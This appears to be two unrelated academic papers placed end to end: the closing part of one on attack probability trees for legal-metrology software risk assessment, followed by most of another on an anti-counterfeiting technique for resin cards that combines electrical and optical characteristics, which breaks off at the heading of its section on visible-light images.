


Fig. 8. Exemplary attack probability tree for the analog scenario after the implementation of the armored cable as a countermeasure.

node (E) and the biggest inverted sub-tree is constituted by nodes (E), (B) and (C). A countermeasure specifically targeted at preventing access to the pulse line (node (E)) will thus have the biggest impact in this scenario.

One such countermeasure is the installation of so-called armored cable that will either prevent access to the pulse line with layers of wire mesh or will stop working if one of the meshes is cut from the outside. The effect of the countermeasure on the attack tree is shown in Fig. 8. With the armored cable in place, the time required to access the pulse line is raised to at least a week (score of 1 for node (E)). In addition, expert knowledge (expertise score of 6) and sensitive details about the protective mechanism of the armored cable (knowledge score of 7) are needed. While the window of opportunity remains unchanged, multiple bespoke equipment is needed to successfully obtain access to the pulse line without detection (score of 8). Once these attributes have been propagated up the tree, both nodes (B) and (C) are now only influenced by node (E), with nodes (D) and (F) having no significant effect. Subsequently, the root node (A) also takes on the properties of node (E) and the sum score of 22 expresses the considerably decreased probability of occurrence, which results in acceptable probability and risk scores of 2.

## V. SUMMARY

In this paper, attack probability trees (AtPT) have been introduced specifically tailored to the risk assessment method for software in Legal Metrology described in [4] and extended in [5]. Nevertheless, the rules established here for the propagation of attributes within the AtPT should be applicable for a number of other methods ([3], [12]).

A detailed example was discussed to illustrate the *bottom-up* approach of the algorithm. In addition, the effect of attacker motivation on the assessment results was also examined and it was shown that the most likely attack cannot be identified by examining technical features alone. Instead, the attacker

motivation will have a significant affect on the sub-tree that finally defines the properties of the root node. Finally, it was illustrated how countermeasures may be identified from a complete AtPT by searching for the biggest inverted tree.

Future work will firstly focus on the definition of strict rules to derive attack probability trees from the documentation supplied for conformity assessment, according to Module B and proving their correctness. For this, a general model of measuring instruments derived from [11] may be of some use. Secondly, a formalized method is still needed for identifying optimal countermeasure entry points, standardizing risk and probability measurements. This kind of development will require a sufficient amount of empirical data that could be tested by means of existing Bayesian strategies. Finally, it will be investigated how information originating from the field may be used to validate the risk assessment results.

## REFERENCES

- [1] "Directive 2014/32/EU of the European Parliament and of the Council of 26 February 2014 on the harmonisation of the laws of the Member States relating to the making available on the market of measuring instruments," European Union, Council of the European Union ; European Parliament, Directive, February 2014.
- [2] "ISO/IEC 27005:2011(e) Information technology - Security techniques - Information security risk management," International Organization for Standardization, Geneva, CH, Standard, June 2011.
- [3] "ISO/IEC 18045:2008 Common Methodology for Information Technology Security Evaluation," International Organization for Standardization, Geneva, CH, Standard, September 2008, Version 3.1 Revision 4.
- [4] M. Esche and F. Thiel, "Software risk assessment for measuring instruments in legal metrology," in *Proceedings of the Federated Conference on Computer Science and Information Systems*, Lodz, Poland, September 2015, pp. 1113–1123, DOI: 10.15439/978-83-60810-66-8.
- [5] —, "Incorporating a measure for attacker motivation into software risk assessment for measuring instruments in legal metrology," in *Proceedings of the 18th GMA/ITG-Fachtagung Sensoren und Messsysteme 2016*, Nuremberg, Germany, May 2016, pp. 735 – 742, DOI: 10.5162/sensoren2016/P7.4.
- [6] S. Mauw and M. Oostdijk, "Foundations of attack trees," in *Proceedings of the 8th international conference on Information Security and Cryptology*. Seoul, Korea: IEEE, December 2005, pp. 186–198, DOI: 10.1007/11734727\_17.
- [7] B. Schneier, *Secrets and lies: digital security in a networked world*. Indianapolis, Indiana: Wiley Computer Publishing, 1996.
- [8] M. Sadiq, M. K. I. Rahmani, M. W. Ahmad, and S. Jung, "Software risk assessment and evaluation process (sraep) using model based approach," in *Proceedings of the IEEE International Conference on Networking and Information Technology*. IEEE, June 2010, pp. 171–177, DOI: 10.1109/ICNIT.2010.5508535.
- [9] W.-H. Lin, P.-T. Kuo, H.-T. Lin, and T. C. W. and, "Threat risk analysis for cloud security based on attack-defense trees," in *Proceedings of the International Conference on Computing Technology and Information Management*. Seoul, Korea: IEEE, April 2012, pp. 106–111, ISBN: 978-89-88678-68-8.
- [10] R. Vigo, F. Nielson, and H. R. Nielson, "Automated generation of attack trees," in *Proceedings of the IEEE Computer Security Foundations Symposium*. Seoul, Korea: IEEE, 2014, pp. 337–350, DOI: 10.1109/CSF.2014.31.
- [11] "WELMEC 7.2 Software Guide," European cooperation in legal metrology, WELMEC Secretariat, Delft, Standard, 2015.
- [12] "ETSI TS 102 165-1 Telecommunications and Internet converged Services and Protocols for Advanced Networking: Methods and protocols; Part 1: Method and proforma for Threat, Risk, Vulnerability Analysis," European Telecommunications Standards Institute, Sophia Antipolis Cedex, FR, Standard, March 2011, v4.2.3.
- [13] "ISO 11898-1:2015 Road vehicles – Controller area network (CAN) – Part 1: Data link layer and physical signalling," International Organization for Standardization, Geneva, CH, Standard, December 2015.





# Multimodal Artifact Metrics for Valuable Resin Card

Masaki Fujikawa  
Kogakuin University, 1-24-2  
Nishi-shinjyuku, Shinjyuku, 163-  
8677, JAPAN

Kouki Jitsukawa  
Kogakuin University, 1-24-2  
Nishi-shinjyuku, Shinjyuku, 163-  
8677, JAPAN

Shingo Fuchi  
Aoyama Gakuin University,  
Fuchinobe 5-10-1, Chuo-ku,  
Sagamihara-city, Kanagawa-Pref.,  
252-5258, JAPAN

**Abstract**—This study focuses on multimodal artifact metrics and proposes a technique based on multimodal biometric systems that are a type of biometric identification systems. It is expected that this technique can aid in verifying the authenticity of each artifact in a more accurate manner and in increasing the level of difficulty involved in counterfeiting when compared to those of existing artifact metric techniques. This technique will ensure that artifacts will possess specific characteristics (two or more) that are extracted from different physical characteristics. The study created card-shaped samples with two physical characteristics (electrical and optical characteristics) to prove the feasibility of the proposed technique. The results indicate that two information features, namely sheet resistance and visible light image, which are extracted from the above characteristics, are different in each sample. This indicates that the two information features can correspond to the characteristic information necessary to distinguish each sample.

## I. INTRODUCTION

### A. Background and target

ALTHOUGH the use of artifact metrics is a technique for verifying the authenticity of the artifacts produced daily by manufacturers, its concept is the same as that of biometrics. In artifact metrics, authenticity is verified using characteristic information extracted from an individual artifact. Similarly, biometrics identifies a person using bio-information extracted from an individual.

It can be said that the word “artifact metrics” stems from a word “biometrics.” In biometrics, single modal techniques (methods that use a single type of bio-information to identify individuals) have been prevalent so far; however, multimodal techniques (methods that use multiple types of bio-information to identify individuals) have become common in recent years in order to identify a person with high accuracy and strengthen the robustness of the technique to impersonation attacks. In fact, a technical report on multimodal identification systems was published by ISO [1], and in India, faces, fingerprints, and iris information are




Fig. 1 An overview of the artifact metrics system.

used to identify individuals in the national identification number project [2].

Nowadays, a massive number of copied products that mimic genuine ones have been distributed. Hence, techniques for verifying the authenticity of artifacts with high accuracy and making counterfeiting more difficult are becoming increasingly necessary in manufacturing industries. Therefore, in this paper, we propose a technique that uses “multimodal artifact metrics,” which are based on multimodal biometrics. This technique gives artifacts multiple types of characteristic information with different physical characteristics and can verify the authenticity of each artifact using this information.

This paper describes the following contents: In section 2, we describe our technique’s concept, prerequisites, and the artifacts targeted in this paper. In section 3, we introduce our approach. In section 4, we explain our experiments of verifying the effectiveness of our method and show its results. Authors describe the considerations for practical use in section 5 and conclude this paper in section 6.

### B. Overview of artifact metrics

In this section, we describe how characteristic information extracted from artifacts is used in artifact metrics. In artifact metrics, an artifact’s unique characteristic information is extracted using sensing devices. This information is embedded in the artifact using the simple methods of adding materials (fillers) with one physical characteristic during the manufacturing process. The particles of the added fillers are distributed randomly and non-uniformly and fixed in the artifact. Their degree of

This work was supported by the Kurata Memorial Hitach Science and Technology Foundation and the JSPS KAKENHI Grant Number JP16H07178

distribution reflects the characteristic information. Table 1 shows the physical characteristics of fillers added in the manufacturing process and the characteristic information extracted from them.

Fig. 1 shows an overview of the system (artifact metric system) that uses the artifact metrics. Indicated two phases are almost the same as those of biometrics. In this system, characteristic information is extracted from each artifact before it is shipped and the information is stored in a secure database. To verify the authenticity of an artifact, the system extracts the characteristic information from it and compares this information with the registered feature information from the secure database.

### C. Related studies

In this section, authors introduce related studies in order to clarify our study's position. Characteristic information extracted from artifacts can be changed depending on the environmental circumstances during extraction (such as temperature, humidity, and position of the artifacts relative to the sensing devices). However, even in such situations, the artifact metric system should be able to verify authenticity stably and correctly based on the strong correlation between the characteristic information registered in the database and the information features extracted during verification.

There is an approach to increase the number of characteristic information in order to find strong correlations between both registered and extracted information. A method was proposed to extract two characteristic information from a filler with one physical feature [3]. In this method, a filler with an optical feature (glass phosphor powder) is mixed with paint and glaze and adhered onto the surface of porcelain in order to bond the particles of the filler onto the ceramics during the firing process. There is a difference between the density of light-emitting ions and the particle diameters that depends on the observation points. The method [3] utilizes the difference between the distributions of the light-emitting spectrum and light-emitting intensity that is caused by this difference and uses these two distributions as characteristic information.

## II. MULTIMODAL ARTIFACT METRICS

### A. Concept

The idea for the technique proposed in this paper (multimodal artifact metrics) is based on multimodal identification in biometrics. However, unlike previous study [3], as described in Section 1.3, this technique gives an artifact two or more physical characteristics and extracts two or more types of characteristic information from them. The main difference between our method and that of [3] (i.e., the advantage of our method) is that it is able to increase the number of characteristic information that can be extracted from the artifact. This is because the previous study gives

the artifact only one physical characteristic so that clearly fewer number of characteristic information can be extracted

TABLE I.  
PHYSICAL FEATURES AND EXTRACTED CHARACTERISTIC INFORMATION

Physical characteristics	Extracted feature information
Optical characteristics	Particles' optical characteristics (reflection, transmission, infraction, and fluorescence) and their degree of distribution reflect the characteristic information, which is extracted by sensors that can detect light intensity
Magnetic characteristics	Particles' magnetic characteristics (attraction and repulsive force) and their degree of distribution reflect the characteristic information, which is extracted by sensors that can detect a change in magnetism.
Electrical characteristics	Particles' electric characteristics (electrical charge) and the degree of distribution reflect the characteristic information, which is extracted by sensors that can detect the quantity of electric charge.
Vibration characteristics	Particles' vibration characteristics (sonic waves) and the degree of distribution reflect the characteristic information, which is extracted by sensors that can detect sonic waves.

TABLE II.  
CATEGORIZATION OF SYNTHETIC RESIN PRODUCTS

Type 1	Definition: The majority of the artifact is formed of synthetic resin.
	Usage 1: <u>Credit cards</u> [4] <u>Cash cards</u> [5] SIM cards, etc. Usage 2: <u>Prepaid cards</u> [6] loyalty cards, etc. Usage 3: Exterior finish of home appliances, hardware token (One-time password generator, etc.)
	Material: PVC is used for Usage 1, PET is used for Usage 2, and ABS is used for Usage 3.
Type 2	Definition: The surface of the artifact is coated or painted by synthetic resin.
	Usage 1: Products made of ABS or polycarbonate without a baked finish (e.g., <u>wrist watches</u> [7] and spectacle frames for eyeglasses). This finish requires more than 150°C. Usage 2: Products made of aluminum or brass without a baked finish (e.g., <u>cast aluminum wheels</u> [8]).
	Material: Acrylate resin, urethane resin, fluorine resin, or epoxy resin is used for coating or painting in both usages.

from the artifact, whereas our method gives the artifact two or more physical features.

Our method has two contributions to artifact metrics technology. One is the ability to verify the authenticity stably and correctly (as we mentioned in the previous section), as our method can find a strong correlation between the characteristic information registered in a

database and the feature information extracted from the artifact by increasing the number of characteristic informati-




Fig. 2 A cross section of a valuable card.

on contained in artifact. Another one is to heighten the difficulty of counterfeiting for forgers, as the number of characteristic information contained in genuine products is increased.

#### B. Application to valuable card made from synthetic resin

Although we are still investigating artifacts that are appropriate for multimodal metrics, we focus here on artifacts made from synthetic resin as one application in order to verify the applicability of our method.

We have two reasons for focusing on this type of artifact. One is that such artifacts are common in our daily life. In general, synthetic resin is easy to form and resists acid and alkaline corrosion. Furthermore, it is used to add features and characteristics to products in order to make them fit for use. Although it has the reputation of being non-conductive, flammable, and non-biodegradable, new types of synthetic resin with electro-conductive, flame-retardant, and biodegradable features have been developed. It can also be recycled.

Another reason is the existence of copied synthetic resin products. Table 2 categorizes synthetic resin products. Products for which the existence of copied products have been confirmed are underlined and the reference given. (In Table 2, products are categorized into two groups, and the definition, purpose of use, and specific name of the synthetic resin are indicated.) We predict that security devices (such as SIM cards and hardware tokens which are categorized in Type 1) would be copied in the near future.

Specifically, the present study focuses on valuable cards composed of synthetic resin (such as credit cards) that are widely used worldwide. Additionally, a technical approach is also proposed to provide characteristic information with respect to the products and to verify the applicability of the proposed method through experiments.

#### C. Requirements

This section lists four requirements that must be satisfied by the technical approach in which multimodal artifact metrics are applied to valuable cards.

**Requirement 1:** Characteristic information can be formed on the print surface of valuable cards.

It is desirable for the technical approach to form characteristic information on the print surface of valuable cards such that the printing of card information and the

formation of characteristic information can be performed on the same surface. This includes the advantages of simultaneously reading and extracting the two above-mentioned pieces of information. As a reference, valuable cards are formed by four resin layers (two core layers and two skin layers) [9, 10] as shown in Fig. 2, and the characters and images printed on the surface of core layer are protected by a skin layer.

**Requirement 2:** Characteristic information is not affected by temperature.

Valuable cards are used in a situation characterized by a wide range of temperature. Hence, it is necessary that temperature should not affect the characteristic information formed on the surface of the core layer.

**Requirement 3:** Valuable cards should be tamper-resistant.

Valuable cards should possess a tamper-resistance function to ensure the difficulty involved in copying the characteristic information. With respect to concrete, the characteristic information breaks easily if the skin layer is stripped.

**Requirement 4:** Materials used to form characteristic information are safe.

Materials used to form valuable cards (such as synthetic resin and the paint) are associated with a low risk of affecting human skin. Hence, it is necessary that the material used to form characteristic information on the surface of core layer should possess the same feature.

#### D. Preconditions

We set the prerequisites shown below in order to clarify our discussion.

**Condition 1:** The goal of this study involved verifying the applicability of the proposed approach to apply multimodal artifact metrics to valuable cards. In the case of concrete, three objectives are involved: (1) Creating samples with two characteristic information features (derived from different physical characteristics) on the surface of resin plate that is used in a manner similar to a real core layer; (2) Extracting two types of characteristic information from samples; (3) Confirming the differences in the types of characteristic information extracted from each sample.

**Condition 2:** The goal of this paper is to determine whether we can apply multimodal artifact metrics to samples made of synthetic resin (conductive polymer). Hence, the implementation of multimodal artifact metrics (the construction of an artifact metric system and its evaluation) is not within the scope of this paper.



Fig. 3 Conductive polymer paint (left) and IR up-conversion phosphor (right).




Fig. 4 Thin film and adhesive layers.




Fig. 5 Reflection and scattering.

### III. APPROACH

#### A. Forming characteristic information

To satisfy four requirements described in section 2.3, it is necessary to form a thin film on the surface of the core layer. In this paper, we use a mixture of conductive polymer paint and small amount of infrared up-conversion phosphor (hereinafter referred to as IR phosphor powder). The conductive polymer paint (as shown in Fig. 3) possesses low electrical resistance and is used as a material to create a transparent electrode. It also possesses the three features, namely the conductivity is not affected by temperature [11], there is a low risk of affecting human skin, and it is more flexible and possesses high transparency when compared with that of Indium Tin Oxide used as a material for making transparent electrodes. The transparent electrode formed by the polymer paint is not broken, and its electrical resistance (sheet resistance) is not changed by the bending force. However, it is easily broken by a physical force such as scratching. Conversely, this leads to the realization of tamper-resistance for the characteristic information. For example, as shown in Fig. 4, a tamper-resistance function is realized by sandwiching the thin film with a high-transparent adhesive allocated to the core as well as the skin layer. If the skin layer is peeled off, then the characteristic information included in the thin layer will be broken such that it is not possible for a counterfeiter to easily analyze the film.

The IR phosphor powder (as shown in Fig. 3 with a particle diameter of approximately 2–3  $\mu\text{m}$ ) is a non-conductive substance. The optical characteristics are not affected by temperature and the toxicity is significantly lower than that of other phosphors that emit visible light (e.g., quantum dot semiconductor phosphor). The IR phosphor powder emits visible light with a peak wavelength of X by optical excitation with a peak wavelength of Y. Both peak wavelengths can be changed by adjusting the composition of the IR phosphor powders. Additionally, due to ease of handling, IR phosphor is widely used for bio-imaging, tracking, and simple authentication of products.

#### B. Reasons for selecting a thin film to form characteristic information

This section describes the reasons for adopting the thin film instead of the core layer as the location to form characteristic information. The core layer of valuable cards is composed of PVC or polyvinyl chloride. Specifically, PVC is a non-conductive substance and does not possess distinguishing optical and electrical characteristics, and thus it is necessary to add a filler with two physical characteristics in PVC. Incidentally, the preliminary experiment indicates that it is possible to induce electrical characteristic in a non-conductive synthetic resin (epoxy). However, it is not appropriate to consider the extracted resistance as a type of characteristic information because the resistance is very high and not stable (with a value between  $4.0\Omega$  and  $6.0 \times 10^{12}\Omega$ ) [12]. This indicates that the same situation could occur in PVC.

The optical characteristic is also considered. A large part of light irradiated to the core layer reflects on its surface such that it is hard for scattering to occur due to the high glossiness of the PVC (as shown in Fig. 5). Hence, the amount of optical characteristic information is low since the luminescence is observed in a 2-dimensional surface and not in a 3-dimensional manner even if the IR phosphor powder is added to PVC.

Conversely, in the proposed approach, observed electrical resistance is likely to be low and stable since a major part of the thin film is dominated by a conductive substance. Additionally, reproducibility (this implies that the same resistance is observed throughout at the same point) can be observed if the resistance is stable. Hence, it is possible that the resistance extracted from the thin film can correspond to the electrical feature information.

This is followed by examining the optical characteristic. The glossiness of the thin film formed by the conductive polymer is significantly lower than that of the PVC, and thus the light irradiated to the thin film scatters on its surface (as shown in Fig. 5). Hence, the IR phosphor that exists both at the surface and inside the thin film is excited, and the luminescence of IR phosphor can be captured 3-dimensionally by a camera (this means that the amount of optical feature information increases). Thus, the thin film is






Fig. 6 An illustration depicting densities of the bonded molecules.




Fig. 7 An overview of the eddy current measuring method and its electrical circuit.




Fig. 8 Photo shooting method.

adopted as the location for the formation of characteristic information because of the fore-mentioned reasons.

### C. Forming information features

This section describes the manner in which the two types of information features are formed by using a mixture of a conductive polymer and IR phosphor powder as described in section 3.1. The thin film is formed when the moisture evaporates after a thin coat of the liquid mixture is painted on the surface of core layer. Thus, the connections between the particles of the polymer are variable because they spread randomly and non-uniformly due to the existence of IR phosphor particles when the thin film is formed (as shown in Fig. 6). Hence, it is possible to extract electrical resistance as an information feature because it is reflected by the above connection. Furthermore, the size of each IR phosphor particle (it is reflected as light emission intensity), the degree of reflection, transmission, and inflection of the light, and the degree of dispersion of the phosphor particles are also simultaneously determined in the thin film. Hence, they are reflected as the characteristic information and extracted as an information feature by capturing images using a camera with optical excitation. The proposed approach that extracts two types of characteristic information without

contact is applied. Hence, this can avoid the risk of scratching the surface of valuable cards while extracting characteristic information.

### D. Extraction of characteristic information

First, the extraction method of electrical resistance (sheet resistance) is described. In general, probes are used to measure electrical resistance of samples and there are two types of methods of using probes (two-terminals and four-terminals measuring method). On the other hand, in order to measure the resistance of thin film (or the sheet resistance), there is a method not to touch any probes to the samples (it is called eddy current measuring method). In this method, as shown in Fig. 7, sample is set between the gap of the probe. Measuring procedure of the surface resistivity is shown below:

- (1) Generate magnetic flux by adding high frequency between the probe.
- (2) Eddy current occurs in the sample when sample is inserted between the gap of the probe. At this time, electrical power loss occurs as the current is consumed in the sample. The current in the circuit is also decreased in proportion to the above loss.
- (3) As decreased current value is inversely proportional to the sample's resistance, surface resistivity is calculated by using these values and the thickness of the sample.

The fore-mentioned measurement method appears as appropriate since it is easy to break the thin film composed of a conductive polymer when it is subject to a physical force (e.g., scratching). In the experiment (refer section 4), the difference between the sheet resistances extracted from samples is then confirmed.

This is followed by describing the shooting method of the luminescence of the IR phosphor caused by an optical excitation by using a camera. As shown in Fig. 8, the photographing devices and the sample are set in the dark box. This is because the aim includes capturing the visible light components only from the luminescence by using an image sensor of the camera. The camera faces the sample, and IR light is irradiated on the sample surface. The particles of the IR phosphor emit visible light with a specific peak wavelength by optical excitation, and the scene is captured by using the camera. This is followed by confirming the differences between each image obtained from the samples (refer section 4.)

### E. Verification of authenticity

Similar to other techniques proposed for artifact metrics so far, authenticity verification is done by calculating the degree of similarity between the information features registered in a secure database beforehand and those extracted during verification. As described in section 2.4, the implementation of multimodal artifact metrics is beyond the scope of this study because the main aim of this study involves creating samples with two types of characteristic

information derived from different physical characteristics on the surface of the resin plate, extracting two different types of information features from the samples, and confirming the differences between the extracted information. Hence, in this paper, we refrain from describing how to set the threshold level for calculating the degree of similarity. However, if we implement our technique, we should carefully calculate the degree of similarity in order to avoid incorrectly determining genuine products as copied products and vice versa [3].

#### IV. EXPERIMENTS

##### A. Appropriate amount of IR phosphor powder

Generally, the decrease in moldability and the decline in strength can be observed if there is an increase in the amount of fillers added to the synthetic resin [13, 14]. Conversely, it is not possible to extract sufficient characteristic information if a low amount of fillers is used. Hence, to determine the appropriate amount of IR phosphor powder to be added to the conductive polymer, four types of mixtures with different weight ratios of phosphor powder (5%, 10%, 20%, and 40%) are created. The liquid mixture is then used to confirm whether or not the thin film is formed on the surface of the resin plate that is used to resemble the real core layer.

A polypropylene plate with hydrophilic characteristics is used. The mixture of liquid spreads in a circle on the surface of the plate and corresponds to a thin film state due to hydrophilic features of the plate and the gravity following the infusion of 5 ml of liquid by using a syringe. The mixture is kept undisturbed for 60 min to evaporate moisture from the liquid, and a transparent blue thin film is formed from 5% and 10% mixture liquid. The film does not form from 20% and 40% mixture liquid (as shown in Fig. 9). However, the existence of the IR phosphor powder is clearly observed. This phenomenon corresponds to that observed in previous studies [13, 14].

It is desirable for the synthetic resin to possess a smaller amount of fillers. Hence, it is determined hereinafter that a 5% weight ratio of IR phosphor powder is necessary to form the mixture with a conductive polymer. There are several methods to create a thinner film including the spin-coating method and the dip-coating method. However, these methods are not used as the aim of this study involves verifying the applicability of the proposed approach.

##### B. Sample making

It is necessary for the sample thickness to range between 0.5 mm to 1.5 mm and for the film diameter to exceed the probe diameter when the sheet resistance of the thin film is measured. In the experiment, the sheet resistance meter that includes a probe with a diameter of 14 mm is used, and thus a transparent polypropylene plate with a thickness of 0.5 mm is used to resemble the real core and skin layer. The thin film with a diameter exceeding 14 mm is used on the surface of the core layer, and the film is sandwiched by the core and

the skin layer. A total of 20 samples are created, and each sample has a thin film and two polypropylene layers.

##### C. Extraction of feature information (sheet resistance)

As shown in Fig. 7, an experiment is performed to confirm the differences in the sheet resistance between samples. Fig. 10 shows the sheet resistance extracted from the central part of the samples. The vertical axis shows the sheet resistance (ohm/square) and the horizontal axis shows the sample number. The results indicate that there are differences in the sheet resistance between the samples and that the same resistance can be extracted from same point even when there are differences between the insertion angles of the sample and the probe (this implies that the result is replicable).




Fig. 9 Formed thin film (Left: 5%, Right: 20%).




Fig. 10 Sheet resistance (Weight percentage 5%).




Fig. 11 Sheet resistance (without IR phosphor powder).






Fig. 12 Measurement of sheet resistance.




Fig. 13 Sheet resistance (Weight percentage 5%).




Fig. 14 Experimental system.




Fig. 15 Sample images (Weight percentage 5%).

As a reference, Fig. 11 shows the sheet resistance extracted from the central part of the samples without IR phosphor powder. The degree of variation in the samples is less than that shown in Fig. 10 (where Sample number 1 exhibits high sheet resistance. It is assumed that the tiny solid pieces contained in the conductive polymer paint probably behaved as the resistance and affected the eddy current).

As shown in Fig. 12, the sheet resistance is measured at each point when the sample is moved by 2 mm from the reference point. Fig. 13 shows the line graph. The vertical axis denotes the sheet resistance (ohm/square), the horizontal axis denotes the distance from the reference point, and each line denotes the samples. The results indicate the difference in the sheet resistance from different samples, and the same resistance could be extracted from same point on the sample even if there are differences in the insertion angle between the sample and the probe (this implies that the result was replicable). The findings also reveal that there are differences in sheet resistances within the same sample albeit extracted from different observation points. Therefore, it is assumed that the sheet resistance is potentially a type of characteristic information that can be used to authenticate valuable cards.

#### D. Extraction of feature information (visible light images)

